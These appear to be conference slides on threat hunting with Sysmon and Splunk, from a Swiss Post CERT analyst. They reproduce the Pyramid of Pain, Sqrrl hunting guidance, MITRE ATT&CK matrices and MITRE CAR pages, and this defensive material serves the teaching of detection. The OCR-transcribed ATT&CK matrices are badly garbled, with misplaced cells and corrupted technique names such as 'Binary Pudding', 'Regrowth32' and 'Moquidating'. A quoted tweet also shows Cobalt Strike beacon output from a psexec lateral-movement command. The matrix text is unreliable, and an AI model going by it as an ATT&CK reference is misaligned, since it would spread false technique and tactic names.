



# Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT



# C:\> whoami /all

- \* Tom Ueltschi
- \* Swiss Post CERT / SOC / CSIRT, since July 2007 (almost 11 years!)
  - Focus: Malware Analysis, Threat Intel, Threat Hunting, Red Teaming
- \* Talks about «Ponmocup Hunter» (Botconf, DeepSec, SANS DFIR Summit)
- \* BotConf 2016 talk with same title
- \* Member of many trust groups / infosec communities
- \* FIRST SIG member (Malware Analysis, Red Teaming)
- \* Twitter: @c\_APT\_ure

# Outline

- \* Introduction on Sysmon and public resources
- \* Brief recap of BotConf 2016 talk with examples
- \* Threat Hunting & Advanced Detection examples
  - Malware Delivery
  - Internal Recon
  - Internal Peer-to-Peer C2 using Named Pipes
  - Detecting Mimikatz (even file-less / in-memory)
  - Persistence Methods
  - Lateral Movement

# Standing on the Shoulders of Giants

- \* It's hard to come up with **totally new** ideas and approaches
- \* Know and use what's already available out there
- \* Share experiences what works and how



# Pyramid of Pain

[detect-respond.blogspot.ch/2013/03/the-pyramid-of-pain.html?view=classic](http://detect-respond.blogspot.ch/2013/03/the-pyramid-of-pain.html?view=classic)

## Enterprise Detection & Response

Posted 1st March 2013 by David Bianco


Classic Flipcard Magazine Mosaic Sidebar Snapshot Timeslide

MAR  
1

Update 2014-01-17

I'm updating this post to include a slightly revised version of the Pyramid. The only change I made was that I added a new level for hashes. I also updated the text to account for this.

### The Pyramid of Pain



To illustrate this concept, I have created what I like to call the Pyramid of Pain. This simple diagram shows the relationship between the types of indicators you might use to detect an adversary's activities and how much pain it will cause them when you are able to deny those indicators to them. Let's examine this diagram in more detail.

#### Types of Indicators


Let's start by simply defining types of indicators make up the pyramid:

# Sqrrl on Threat Hunting


## SOC Detection Processes ("Loops")




Hunting



Content Development



Automated Detection



© 2017 Sqrrl Data, Inc. All rights reserved.

Most examples  
are belong to here

18

# Sqrrl on Threat Hunting

## How to Decide What to Hunt for and How Often




You can find a large variety of different threats by hunting, but how do you determine where to start and what to search for?

Using these three steps, you'll be able to generate successful hunt plans to uncover new Tactics, Techniques, and Procedures (TTPs) used by cyber adversaries and build out a threat hunting calendar.

### Step 1

#### Choose Your Favorite Attack Model

There are several variations of Cyber Threat Kill Chains, all of which define what actions adversaries must complete in order to achieve their objective while operating within an enterprise network. It doesn't matter which one you select; choose what makes the most sense to you.



For this example, we will select and use MITRE's ATT&CK lifecycle.

# Sqrrl on Threat Hunting

## How to Decide What to Hunt for and How Often



You can find a large variety of different threats by hunting, but how do you determine where to start and what to search for?

Using these three steps, you'll be able to generate successful hunt plans to uncover new Tactics, Techniques, and Procedures (TTPs) used by cyber adversaries and build out a threat hunting calendar.

### Step 1

#### Choose Your Favorite Attack Model

There are several variations of C2 models, of which define what actions adversaries take in order to achieve their objective within an enterprise network. It doesn't matter which model you choose, what makes the most sense for your organization is what matters.


Lockheed Martin's Cyber Kill Chain

FireEye's Attack Lifecycle

### Step 2

#### Identify Most Concerning Activities

After selecting a model, the next step is to go through each of the phases in the model and identify all the potential attacker activities that you are most concerned with. Each phase in a model can include multiple categories of higher level tactics that an adversary could use, which can then be broken down to a number of actual attacker activities, which you will hunt for.




MITRE

Persistence  
Privilege Escalation  
Defense Evasion  
Credential Access  
Discovery  
Lateral Movement  
Execution  
Collection  
Exfiltration  
Command and Control

# MITRE ATT&CK Matrix (Tactics)

[https://attack.mitre.org/wiki/File:MITRE\\_attack\\_tactics.png](https://attack.mitre.org/wiki/File:MITRE_attack_tactics.png)

## File:MITRE attack tactics.png



- \* Examples will cover

MITRE

- Persistence (Registry, Filesystem)
- Discovery / Lateral Movement / Execution (WMI)
- Command and Control (Named Pipes)
- Credential Access (Mimikatz)

# MITRE ATT&CK Matrix (Techniques)

[https://attack.mitre.org/wiki/Technique\\_Matrix](https://attack.mitre.org/wiki/Technique_Matrix)

## Technique Matrix

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
AppInit DLLs	Appinit DLLs	Bypass User Account Control	Credential Dumping	Application Window Discovery	Exploitation of Vulnerability	Execution through API	Automated Collection	Data Compressed	Communication Through Removable Media
Authentication Package	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Execution through Module Load	Clipboard Data	Data Encrypted	Connection Proxy
Basic Input/Output System	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Pass the Hash	Graphical User Interface	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Bootkit	DLL Search Order Hijacking	Component Object Model Hijacking	Exploitation of Vulnerability	Local Network Connections Discovery	Pass the Ticket	InstallUtil	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Change Default File Association	Exploitation of Vulnerability	DLL Injection	Input Capture	Network Service Scanning	Remote Desktop Protocol	MSBuild	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Component Firmware	File System Permissions Weakness	DLL Search Order Hijacking	Network Sniffing	Peripheral Device Discovery	Remote File Copy	PowerShell	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Component Object Model Hijacking	Legitimate Credentials	DLL Side-Loading	Two-Factor Authentication Interception	Permission Groups Discovery	Remote Services	Process Hollowing	Email Collection	Exfiltration Over Physical Medium	Fallback Channels
DLL Search Order Hijacking	Local Port Monitor	Disabling Security Tools		Process Discovery	Replication Through Removable Media	Regsvcs/Regasm	Input Capture	Scheduled Transfer	Multi-Stage Channels
External Remote Services	New Service	Exploitation of Vulnerability		Query Registry	Shared Webroot	Regsvr32	Screen Capture		Multiband Communication
File System Permissions Weakness	Path Interception	File Deletion		Remote System Discovery	Taint Shared Content	Rundll32	Video Capture		Multilayer Encryption
Hypervisor	Scheduled Task	File System Logical Offsets		Security Software Discovery	Third-party Software	Scheduled Task			Remote File Copy
Legitimate Credentials	Service Registry Permissions Weakness	Indicator Blocking		System Information Discovery	Windows Admin Shares	Scripting			Standard Application Layer Protocol

# MITRE ATT&CK Matrix (Techniques)

https://attack.mitre.org

Secure | https://attack.mitre.org/wiki/ATT%26CK\_Matrix

Technique

**Persistence**

- Accessibility Features
- AppInit DLLs
- Authentication Package
- Basic Input/Output System
- Bootkit
- Change Default File Association
- Component Firmware
- Component Object Model Hijacking
- DLL Search Order Hijacking
- External Remote Services
- File System Permissions Weakness
- Hypervisor
- Legitimate Credentials

**Main page**

**Help**

**Contribute**

**References**

**Tactics**

- Persistence**
- Privilege Escalation**
- Defense Evasion**
- Credential Access**
- Discovery**
- Lateral Movement**
- Execution**
- Collection**
- Efiltration**
- Command and Control**

**Techniques**

- All Techniques
- Technique Matrix
- All Groups
- All Software
- Printable version
- Permanent link

Follow @MITREattack

ATT&CK™  
Adversarial Tactics, Techniques & Common Knowledge

Page Discussion Read View source View history Search

ATT&CK Matrix

Unchecked

The ATT&CK Matrix provides a visual representation of the adversarial techniques described in the ATT&CK model.

Tactic categories are listed on the top row individual techniques as cells underneath each tactic to denote that technique can be used to accomplish that particular tactic. Techniques can span multiple tactic categories signifying that they can be used for more than one purpose.

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Efiltration	Command and Control
DLL Search Order Hijacking			Brute Force	Account Discovery	Windows Remote Management	Automated Collection	Automated Efiltration	Commonly Used Port	
Legitimate Credentials			Credential Dumping	Application Window Discovery	Third-party Software	Clipboard Data	Data Compressed	Communication Through Removable Media	
Accessibility Features	Binary Pudding			Application Deployment Software	Command-line	Data Staged	Data Encrypted	Custom Command and Control Protocol	
AppInit DLLs	Code Signing			File and Directory Discovery	Execution Through API	Data Item Local System	Data Transfer Size Limits	Custom Cryptographic Protocol	
Authentication Package	Component Firmware			Credential Manipulation	Exploitation of Vulnerability	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Data Encoding	
Basic Input/Output System	New Service	DLL Side-loading	Credentials In Files	Local Network Configuration Discovery	Graphical User Interface	Logon Scripts	PowerShell	Custom Cryptographic Protocol	
Bootkit				Local Network Configuration Discovery	Keyboard Intercept	Pass the Hash	Process Hollowing	Data Obfuscation	
Change Default File Association				Network Sniffing	Logon Scripts	Pass the Ticket	Regsvr32/Rusgasim	Fallback Channels	
Component Firmware				Two-factor Authentication Interception	Network Service Scanning	Remote Desktop Protocol	Region32	Multistage Channels	
Component Object Model Hijacking				Peripheral Device Scanning	Replication Through Removable Media	Remote File Copy	Rundll32	Multiband Communication	
DLL Search Order Hijacking				Permissions Group Discovery	Service Execution	Standard Application Layer Protocol	Remote Services	Multi-layer Encryption	
External Remote Services				Process Discovery	Shared Webroot	Standard Cryptographic Protocol	Scheduled Task	Scheduled Transfer	
File System Permissions Weakness				Query Registry	Windows Management Instrumentation	Standard Non-application Layer Protocol	Screen Capture	Peer Connection	
Hypervisor				Remote System Discovery	System Owner / User Discovery	Standard Uncommonly Used Port	Scripting	Remote File Copy	
Legitimate Credentials				Security Software Discovery	System Service Discovery	Web Service	Video Capture	Standard Web Service	
				System Information Discovery	System Time Discovery	Data Encoding			
					Execution Through Module Load				

MITRE  
© 2017 The MITRE Corporation. All Rights Reserved.  
Approved for Public Release. Distribution Unlimited.  
Case Number 15-1288

Common and control

- Commonly Used Port
- Communication Through Removable Media
- Connection Proxy
- Custom Command and Control Protocol
- Custom Cryptographic Protocol
- Data Encoding
- Data Obfuscation
- Fallback Channels
- Multistage Channels
- Multiband Communication
- Multi-layer Encryption
- Peer Connection
- Remote File Copy
- Standard Application Layer Protocol
- Standard Cryptographic Protocol
- Standard Non-application Layer Protocol
- Uncommonly Used Port
- Web Service
- Data Encoding

# MITRE ATT&CK Matrix (DGA)

## Uses

### Defensive Gap Analysis

An organization can use the ATT&CK Matrix as a way to visualize defensive coverage of techniques and identify where gaps exist. Prioritization of building defenses can be based on documented adversary use cases and threat groups.

The example below is a notional case study for how an organization can use the ATT&CK Matrix to build a defensive gap analysis and intrusion detection analytics to cover adversary techniques and resources next to cover more techniques or analytic coverage of cyber adversaries.

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
DLL Search Order Hijacking		Brute Force	Account Discovery	Windows Remote Management		Automated Collection	Automated Extraction	Commonly Used Port	
Legitimate Credentials		Credential Dumping	Application Window Discovery	Third-party Software		Clipboard Data	Data Compressed	Communication Through Removable Media	
Accessibility Features	Binary Padding				Application Deployment Software	Command-Line	Data Shaped	Data Encrypted	
Appnit DLLs	Code Signing	Credential Manipulation			Execution Through API		Data from Local System	Data Transfer Size Limits	Custom Command and Control Protocol
Local Port Monitor	Component Firmware		File and Directory Discovery		Exploitation of Vulnerability	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	
New Service	DLL Side-Loading	Credentials in Files		Local Network Configuration Discovery	InstallUtil	PowerShell	Data from Removable Media	Exfiltration Over Command and Control Channel	Custom Cryptographic Protocol
Port Interception	Disabling Security Tools	Input Capture		Local Network Connections Discovery	Pass the Hash	Process Hollowing	Emoti Collection	Data Obfuscation	Data Obfuscation
Scheduled Task	File Deletion	Network Sniffing		Network Service Scanning	Pass the Ticket	Regsvcs/Regasm		Fallback Channels	Failover Channels
File System Permissions Weakness	File System Logical Objects	Two-Factor Authentication Interception		Periphered Device Discovery	Remote Desktop Protocol	Regrowth32	Input Capture	Multi-Stage Channels	Multi-Stage Channels
Service Registry Permission Weakness	Indicator Blocking			Permissions Group Discovery	Remote File Copy	Rundll32	Screen Capture	Multi-Band Communication	Multi-Band Communication
Web Shell		Exploitation of Vulnerability		Process Discovery	Remote Services	Scheduled Task	Audio Capture	Exfiltration Over Other Physical Medium	Multi-layer Encryption
Basic Input/Output System		Bypass User Account Control		Query Registry	Remote Through Removable Media	Scripting	Video Capture	Scheduled Transfer	Peer Connections
Beautif		DLL Injection		Remote System Discovery	Shared Webroot	Service Execution			Remote File Copy
Change Default File Association		Component Object Model Hijacking	Indicator Removal from Tools	Security Software Discovery	Stolen Webroot	Windows Management Instrumentation			Standard Application Layer Protocol
Component Firmware			Indicator Removal on Host	System Information Discovery	Taint Shared Content	Windows Admin Shares			Standard Cryptographic Protocol
Hypervisor			Install Util	System Owner/User Discovery		MSBuild			Standard Non-Application Layer Protocol
Logon Scripts			Moquidating	System Service Discovery		Execution Through Module Load			Uncommonly Used Port
Modify Existing Service			Modify Registry	System Time Discovery					Web Service
Redundant Access			NTFS Extended Attributes						Data Encoding
Registry Run Keys/Start Folder			Obfuscated Files or Information						
Security Support Provider			Process Hollowing						
Shortcut Modification			Redundant Access						
Windows Management Instrumentation Event Subscription			Registers/Register						
Winlogon Helper DLL			Regsvr						
Ntldr Helper DLL			Rootkit						
Authentication Package			Rundll32						
External Remote Services			Scripting						
			Software Redlining						
			Timeline						
			MSBuild						
			Network Share Removal						
			Install Root Certificates						

This notional depiction shows how an organization would use the MITRE ATT&CK framework to show defensive gaps against adversary activity within their network.

- Shows a high confidence in the detection or defense of an adversary
- Shows a medium confidence in the detection or defense of an adversary
- Shows no confidence, visibility, or blocking capability of an adversary

© 2017 The MITRE Corporation. All Rights Reserved.  
Approved for Public Release: Distribution Unlimited.  
Case Number 15-1288

# MITRE ATT&CK Matrix (T&T)

## ATT&CK Tactics and Techniques

Finesse	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Efiltration	Command and Control
DLL Search Order Hijacking			Brute Force	Account Discovery	Windows Remote Management	Automated Collection	Automated Exfiltration	Commonly Used Port	
Legitimate Credentials	Binary Padding	Credential Dumping	Application Window Discovery		Third-party Software	Clipboard Data	Data Compressed	Communication Through Removable Media	
Accessibility Features	Code Signing	Credential Manipulation	File and Directory Discovery		Application Deployment Software	Command-Line	Data Staged	Data Encrypted	
Appln DLLs	Component Firmware		Credentials in Files	Local Network Configuration Discovery	Execution through API	Data from Local System	Data Transfer Size Limits	Custom Command and Control Protocol	
Local Port Monitor	DLL Side-Loading		Input Capture		Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol	
New Service	Disabling Security Tools		Network Sniffing		InstallUtil			Data Obfuscation	
Path Interception	File Deletion				Logon Scripts	PowerShell	Data from Removable Media	Exfiltration Over Command and Control Channel	
Scheduled Task					Pass the Hash	Process Hollowing		Fallback Channels	
File System Permissions Weakness	File System Logical Offset				Pass the Ticket	Regexec/Regasm	Email Collection	Multi-Stage Channels	
Service Registry Permissions Weakness					Remote Desktop Protocol	Regsvr32	Input Capture	Multi-band Communication	
Web Shell	Indicator Blocking				Remote File Copy	Rand32	Screen Capture		
	Exploitation of Vulnerability				Peripheral Device Discovery	Remote Services	Scheduled Task	Audio Capture	Multilayer Encryption
Basic Input/Output System	Bypass User Account Control				Replication Through Removable Media	Scripting	Video Capture	Physical Medium	Peer Connections
Bootkit	DLL Injection				Permission Groups Discovery	Service Execution			Remote File Copy
Change Default File Association	Component Object Model Hijacking				Process Discovery	Shared Webroot	Windows Management Instrumentation		Standard Application Layer Protocol
Component Firmware		Indicator Removal from Tools			Query Registry	Tant Shared Content			Standard Cryptographic Protocol
Hypervisor		Indicator Removal on Host			Remote System Discovery	Windows Admin Shares	MSBuild		Standard Non-Application Layer Protocol
Logon Scripts		InstallUtil							Uncommonly Used Port
Modify Existing Service		Masquerading			Security Software Discovery				Web Service
Redundant Access		Modify Registry			System Information Discovery				
Registry Run Keys / Start Folder		NTFS Extended Attributes			System Owner/User Discovery				
Security Support Provider		Obfuscated Files or Information			System Service Discovery				
Shortcut Modification		Process Hollowing			System Time Discovery				
Windows Management Instrumentation on Event Subscription		Redundant Access							
Winlogon Helper DLL		Regexec/Regasm							
		Regsvr32							
		Roar64							
		Rand32							
		Scanning							
		Software Racking							
		Timestamp							
		MSBuild							
		Network Share Removal							

<https://attack.mitre.org/>

© 2017 The MITRE Corporation. All rights reserved.  
Approved for Public Release; Distribution Unlimited. Case Number 15-1288

MITRE

# MITRE ATT&CK Matrix (ABDC)

## ATT&CK-Based Detection Capabilities (Notional)

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Efiltration	Command and Control
DLL Search Order Hijacking			Brute Force	Account Discovery	Windows Remote Management		Automated Collection	Automated Efiltration	Commonly Used Port
Legitimate Credentials			Credential Dumping	Application Window Discovery	Third-party Software	Clipboard Data	Data Compressed	Data Encrypted	Communications Through Removable Media
Accessibility Features		Binary Padding			Application Deployment Software	Command-and-Use	Data Staged	Data Encrypted	Custom Command and Control Protocol
AppInit DLLs		Code Signing			Deployment through API	Data from Local System	Data Transfer Size Limits		Custom Cryptographic Protocol
Local Path Monitor		Component Firmware			Desktop User Interface	Data from Network Shared Drive	Efiltration Over Alternative Protocol		
New Service		DLL Side-Loading	Credentials in Files	Local Network Configuration Discovery	InstallUtil				
Path Interception		Disabling Security Tools	Input Capture	Logon Scripts	PowerShell	Data from Removable Media	Efiltration Over Command and Control Channel		
Scheduled Task		File Deletion	Network Sniffing	Pass the Hash	Process Hollowing	Email Collection			Data Obfuscation
File System Permissions Weakness		File System Logical Offsets		Network Service Scanning	Regexec/Regasm	Input Capture	Efiltration Over Other Network Mediums		Fallback Channels
Service Registry Permissions Weakness				Remote Desktop Protocol	Regsvr32	Screen Capture			Multi-Stage Channels
Web Shell		Indicator Blocking		Peripheral Device Discovery	Remote File Copy	Rundll32			Multiband Communication
Basic Input/Output System		Exploitation of Vulnerability		Remote Services	Scheduled Task	Audio Capture	Efiltration Over Physical Medium		Multi-layer Encryption
Bootkit		Evade User Account Control		Replication Through Removable Media	Scripting	Video Capture			Scheduled Transfer
Change Default File Association		DLL Injection		Service Execution					Peer Connections
Component Firmware		Component Object Model Hijacking		Shared Webroot	Windows Management Instrumentation				Remote File Copy
Hypervisor		Indicator Removal from Tools		Windows Admin Shares	WMI/Build				Standard Application Layer Protocol
Logon Scripts		Indicator Removal on Host							Standard Cryptographic Protocol
Modify Existing Service		InstallUtil							Standard Non-Application Layer Protocol
Redundant Access		Messenger							Uncommonly Used Port
Registry Run Keys / Start Folder		Modify Registry							Web Services
Security Support Provider		NTFS Extended Attributes							
Shortcut Modification		Obfuscated files or information							
Windows Management Instrumentation Event Subscription		Process Hollowing							
Winlogon Helper DLL		Redundant Access							
		Regexec/Regasm							
		Regsvr32							
		Rundll32							
		Scripting							
		Software Packing							
		Timestamp							
		WIBuild							
		Network Share Removal							

<https://attack.mitre.org/>

© 2017 The MITRE Corporation. All rights reserved.  
Approved for Public Release; Distribution Unlimited. Case Number 15-1288

MITRE

# MITRE ATT&CK Matrix



**TomU** @c\_APT\_ure · Mar 16

What @MITREattack technique (if any) would describe "access token stealing"  
e.g. using #CobaltStrike steal\_token ?

```
[+] received output:  
List of hosts:  
  
Server Name          IP Address  
-----  
COPPER              172.16.20.81  
DC                  172.16.20.3  
GRANITE             172.16.20.80  
  
beacon> psexec_push COPPER local -> beacon  
[*] Tasked beacon to run windows/beacon  
[+] host called home, sent: 5765 bytes  
[+] received output
```

**Raffi's Abridged Guide**  
This blog post is a fast  
familiar with Meterpreter  
[blog.cobaltstrike.com](http://blog.cobaltstrike.com)

Contributions  
are welcome



**TomU** @c\_APT\_ure · Mar 16

not sure if I overlooked it? Where is "token stealing"?  
[attack.mitre.org/wiki/All\\_Techniques](https://attack.mitre.org/wiki/All_Techniques)



**ATT&CK**

@MITREattack

Replying to @c\_APT\_ure

haven't added this yet. Please shoot any  
additional info you have to [attack@mitre.org](mailto:attack@mitre.org)  
and we'll work to include it

LIKES

3



7:16 PM - 16 Mar 2017

# MITRE ATT&CK Matrix

Secure | <https://attack.mitre.org/wiki/Technique/T1134>

MPN MITRE PARTNERSHIP NETWORK

ATT&CK™  
Adversarial Tactics, Techniques & Common Knowledge

Page Discussion Read

Last 5 Pages Viewed: Access Token Manipulation

## Access Token Manipulation

Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to r

Main page Help Contribute <https://attack.mitre.org/wiki/Contribute>

Teodor Cimpoesu  
[Tom Ueltschi @c\\_APT\\_ure](#)

Travis Smith, Tripwire  
Valerii Marchuk, Cybersecurity Help s.r.o.

Vincent Le Toux  
Walker Johnson  
Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank

Thanks to those who have contributed to ATT&CK!

Access Token Manipulation	
Technique	
ID	T1134
Tactic	Defense Evasion, Privilege Escalation
Platform	Windows
Permissions Required	User, Administrator
Effective Permissions	SYSTEM
Data Sources	API monitoring, Access Tokens
Contributors	<a href="#">Tom Ueltschi @c_APT_ure</a> , Travis Smith, Tripwire, Jared Atkinson, <a href="#">@jaredcatkinson</a> , Robby Winchester, <a href="#">@robwinchester3</a>

# MITRE Cyber Analytics Repository

The screenshot shows a web browser displaying the MITRE Cyber Analytics Repository (CAR) on a secure connection ([https://car.mitre.org/wiki/Main\\_Page](https://car.mitre.org/wiki/Main_Page)). The page title is "Welcome to the Cyber Analytics Repository". The left sidebar has a dark purple background and contains links to "Main page", "CARET", "Analytic List", "Contribute", "Help", "Coverage", "Data Model", "Sensors", "Tools", "Printable version", "Permanent link", and "Contact Us". The main content area has a white background and includes a brief introduction, a list of stored analytic information, and a note about the repository's purpose.

**Cyber Analytic Repository**

Main page Help Discussion Read View source View history Search

## Welcome to the Cyber Analytics Repository

The Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by [MITRE](#) based on the Adversary Tactics, Techniques, and Common Knowledge (ATT&CK™) threat model.

If you want to start exploring try viewing a [list of all analytics](#) or use the [CAR Exploration Tool \(CARET\)](#).

Analytics stored in CAR contain the following information

- a *hypothesis* which explains the idea behind the analytic
- the *information domain* or the primary domain the analytic is designed to operate within (e.g. host, network, process, external)
- references to ATT&CK Techniques and Tactics that the analytic detects
- the [type of analytic](#)
- a pseudocode description of how the analytic might be implemented
- a unit test which can be run to trigger the analytic

CAR is intended to be shared with cyber-defenders throughout the community. Check out the [help](#) page for an introduction to using CAR. See the [Methodology](#) page for more information on how CAR analytics are created. For questions regarding the use of the wiki software, consult the [MediaWiki User's Guide](#).

# MITRE Cyber Analytics Repository

Cyber  
Analytic  
Repository

Main page Help Discussion Read View source View history Search

## Welcome to the Cyber Analytics Repository

The Cyber...  
the Adver...  
If you war...  
Analytics  
• a hypo...  
• the ini...  
netwo...  
• refere...  
• the typ...  
• a pseu...  
• a unit...  
CAR is in...  
for an intr...  
are creat...  
ased on  
RET) ↗.  
ost,  
p page  
alytics  
uide.



Main page  
CARET  
Analytic List  
Contribute  
Help  
  
Coverage  
Data Model  
Sensors  
  
Tools  
Printable version  
Permanent link  
  
Contact  
Contact Us

# MITRE CARET (Analytics → T&T Matrix)

Secure | https://car.mitre.org/caret/#/

CARET DOWNLOAD DATA ABOUT VERSION 0.0.7

ATT&CK MAPPING EXPLORE NETWORKS

Detailed grid Enable outlines

Select group

Search Analytics

**SELECT ALL** **CLEAR ALL**

Auto-run Differences  
CAR-2013-01-002

SMB Events Monitoring  
CAR-2013-01-003

Processes Spawning cmd.exe  
CAR-2013-02-003

Simultaneous Logins on a PC  
CAR-2013-02-008

User Logged in to  
CAR-2013-02-012

Reg.exe called from Command  
CAR-2013-03-001

Quick execution of a series of suspicious commands  
CAR-2013-04-002

Suspicious Run Locations  
CAR-2013-05-002

Map Analytics to T&T Matrix

Command and Control	Exfiltration	Credential Access	Persistence	Collection	Defense Evasion	Discovery	Privilege Escalation	Lateral Movement	Execution
Data Obfuscation	Data Compressed	Credential Dumping	Winlogon Helper DLL	Data from Local System	File System Logical Offsets	System Service Discovery	Local Port Monitor	Application Deployment...	Windows Remote Management
Fallback Channels	Exfiltration Over Other Network	Network Sniffing	Local Port Monitor	Data from Removable Media	Binary Padding	Application Window...	Accessibility Features	Remote Services	Service Execution
Custom Cryptographic...	Automated Exfiltration	Input Capture	Accessibility Features	Data from Network Share	Rootkit	Query Registry	Path Interception	Windows Remote Management	Windows Management...
